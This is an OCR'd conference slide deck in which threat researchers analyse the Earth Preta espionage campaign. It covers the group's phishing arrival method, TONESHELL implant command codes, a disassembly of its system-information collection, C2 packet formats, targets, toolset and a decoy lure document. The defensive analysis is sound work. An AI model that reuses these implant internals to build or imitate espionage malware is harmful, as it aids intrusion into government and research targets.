Catching the Big Phish: Earth Preta Targets Government, Educational and Research Institutes Around the World

Nick Dai, Sunny W Lu and Vickie Su

2023/04 @ BotConf 2023

Who are we?

Nick Dai

Sunny W Lu

Vickie Su


We are threat researchers at Trend Micro.
We are responsible for tracking and detecting APT attacks within APAC region.


Outline

- Campaign Investigation
- Threat Hunting
- Conclusion

Campaign Investigation

All starts from an email…


From: attacker@gmail.com / abused victim's email addresses
To: victims' email addresses / fake email address
Cc: victims' email addresses
https://drive.google.com/uc?id=xxxxx
xxx&export=download



Code	Internal Strings
0x9	Stop TOnePipeShell
0xA	Stop TOnePipeShell
0x4	Upload file begin
0x5	Upload file write
0x7	Upload file cancel
0x6	Upload file Endup
0x3	Create TOnePipeShell

Table. Command codes in TONESHELL variant A

The implant will then collect the following information from the endpoint and send it to the C2:

- Volume serial number, which it obfuscates by adding 0x12345678. The final result is sent to C2.
- Retrieves the computer name and username and length.
- Retrieves the uptime of the host.

```
.text:00401D95 FF D1                    call    ecx             ; calls GetCompNameA
.text:00401D97 85 C0                    test    eax, eax
.text:00401D99 75 1E                    jnz     short loc_401DB9
.text:00401D9B BA 01 00 00 00           mov     edx, 1
.text:00401DA0 6B C2 00                 imul    eax, edx, 0
.text:00401DA3 8B 4D 08                 mov     ecx, [ebp+arg_0]
.text:00401DA6 C6 04 01 3F              mov     byte ptr [ecx+eax], 3Fh ; '?'
.text:00401DAA BA 01 00 00 00           mov     edx, 1
.text:00401DAF C1 E2 00                 shl     edx, 0
.text:00401DB2 8B 45 08                 mov     eax, [ebp+arg_0]
.text:00401DB5 C6 04 10 00              mov     byte ptr [eax+edx], 0
.text:00401DB9
.text:00401DB9                  loc_401DB9:                     ; CODE XREF: mw_get_compname_username_w_lengths+29↑j
.text:00401DB9 8B 4D 08                 mov     ecx, [ebp+arg_0]
.text:00401DBC 51                       push    ecx
.text:00401DBD E8 EE FB FF FF           call    fn_length_calc  ; calcs length of CompName
.text:00401DC2 83 C4 04                 add     esp, 4
.text:00401DC5 BA FF 01 00 00           mov     edx, 1FFh
.text:00401DCA 2B D0                    sub     edx, eax
.text:00401DCC 83 EA 01                 sub     edx, 1
.text:00401DCF 89 55 F8                 mov     [ebp+var_8], edx
.text:00401DD2 8B 45 08                 mov     eax, [ebp+arg_0]
.text:00401DD5 50                       push    eax
.text:00401DD6 E8 D5 FB FF FF           call    fn_length_calc  ; calcs length of CompName
.text:00401DDB 83 C4 04                 add     esp, 4
.text:00401DDE 8B 4D 08                 mov     ecx, [ebp+arg_0]
.text:00401DE1 8D 54 01 01              lea     edx, [ecx+eax+1]
.text:00401DE5 89 55 FC                 mov     [ebp+var_4], edx
.text:00401DE8 8D 45 F8                 lea     eax, [ebp+var_8]
.text:00401DEB 50                       push    eax
.text:00401DEC 8B 4D FC                 mov     ecx, [ebp+var_4]
.text:00401DEF 51                       push    ecx
.text:00401DF0 8B 55 F4                 mov     edx, [ebp+var_C]
.text:00401DF3 8B 82 70 00 01 00        mov     eax, [edx+10070h]
.text:00401DF9 8B 48 60                 mov     ecx, [eax+60h]
.text:00401DFC FF D1                    call    ecx             ; calls GetUserName
.text:00401DFE 85 C0                    test    eax, eax
.text:00401E00 75 1E                    jnz     short loc_401E20
.text:00401E02 BA 01 00 00 00           mov     edx, 1
.text:00401E07 6B C2 00                 imul    eax, edx, 0
.text:00401E0A 8B 4D FC                 mov     ecx, [ebp+var_4]
.text:00401E0D C6 04 01 3F              mov     byte ptr [ecx+eax], 3Fh ; '?'
.text:00401E11 BA 01 00 00 00           mov     edx, 1
.text:00401E16 C1 E2 00                 shl     edx, 0
.text:00401E19 8B 45 FC                 mov     eax, [ebp+var_4]
.text:00401E1C C6 04 10 00              mov     byte ptr [eax+edx], 0
.text:00401E20
.text:00401E20                  loc_401E20:                     ; CODE XREF: mw_get_compname_username_w_lengths+90↑j
.text:00401E20 8B 4D 08                 mov     ecx, [ebp+arg_0]
.text:00401E23 51                       push    ecx
.text:00401E24 E8 87 FB FF FF           call    fn_length_calc  ; calcs length of CompName
.text:00401E29 83 C4 04                 add     esp, 4
.text:00401E2C 8B F0                    mov     esi, eax
.text:00401E2E 8B 55 FC                 mov     edx, [ebp+var_4]
.text:00401E31 52                       push    edx
.text:00401E32 E8 79 FB FF FF           call    fn_length_calc  ; calcs length of UserName
.text:00401E37 83 C4 04                 add     esp, 4
.text:00401E3A 8D 44 06 02              lea     eax, [esi+eax+2]
.text:00401E3E 8B 4D 0C                 mov     ecx, [ebp+arg_4]
.text:00401E41 89 01                    mov     [ecx], eax      ; saves_total_length
```

Implant collecting system information to send to the C2.

Name	Offset	Size	Description
magic	**0x0**	**0x3**	**17 03 03**
size	0x3	0x2	Payload size
type	0x5	0x1	Connection type, 0x0 or 0x1
unique_id	0x6	0x4	Victim ID
payload	0x10	size	Payload

Table. **TONESHELL** variant A

Name	Offset	Size	Description
magic	**0x0**	**0x3**	**17 03 03**
size	0x3	0x2	Payload size
payload	0x5	size	Payload

Table. The bespoke stager from Cisco Talos report, detected as **PUBLOAD** in Trend Micro

Motivation

Cyber espionage

Industries


- Diplomatic missions
- Military personnel
- Political party


Countries


- United States
- Mongolia
- Myanmar
- Japan
- India
- Taiwan
- Australia
- South Africa

Tools


- PlugX
- PoisonIvy
- Cobalt Strike
- NBTscan
- RCsession








Government/legal	83.90%
Education	6.90%
Business/economy	6.20%
Politics	2.20%
Others	0.80%


Arrival vectors
Discovery
Privilege escalation
Lateral movement
Command and control (C&C)
Exfiltration
• PUBLOAD
• TONEINS
• TONESHELL
• Cobalt Strike
• QMAGENT
• net.exe
• ABPass
• COPass
• SilentCleanup
• HIUPAN
• AONSHELL
• powershell.exe
• certutil.exe
• CLEXEC
• COOLCLIENT
• TROCLIENT
• Other shellcode loaders
• Curl
• WINRAR
• NUPAKAGE
• ZPAKAGE

Arrival Vectors



Secret

Agreed Minutes

9th Thailand-Myanmar Senior Staff Talks

4th August 2022

Bangkok, Thailand

Introduction

The 9th Thailand-Myanmar Senior Staff Talks (SST) co-chaired by Lieutenant General Chitchanok Nujjaya, Director of Joint Operations, Royal Thai Armed Forces Headquarters and Lieutenant General Aung Soe, the Commander of No. (4) Bureau of Special Operations, Office of the Commander-in-Chief (Army) was held from 3rd- 5th August 2022 in Bangkok, Thailand.

Item 1: Opening Remarks

Lieutenant General Chitchanok Nujjaya, Thai co-chairman and Lieutenant General Aung Soe, Myanmar co-chairman delivered their speeches, introduced their respective delegates (Opening Remarks and Names of the delegates are attached in Annex-I (Thailand) and Annex-II (Myanmar)) and gave guidance to the meeting.

Item 2: Adoption of the Agenda

The Meeting adopted the Agenda of the 9th SST Meeting which appears as Annex III

Item 3: Matters of Acknowledgement

3.1 **Review of 8th SST Agreed Minutes & Activities**


Progress Report of the Decisions Taken during the 8th Myanmar - Thailand SST was reviewed by both sides and agreed that all incomplete items were to be considered as action items of this SST.

3.1.1 Border Security
- 3.1.1.1 Three Pagodas Pass Area / Phayar Thonzu
- 3.1.1.2 Revetments along the bank of Moei / Thaungyin River

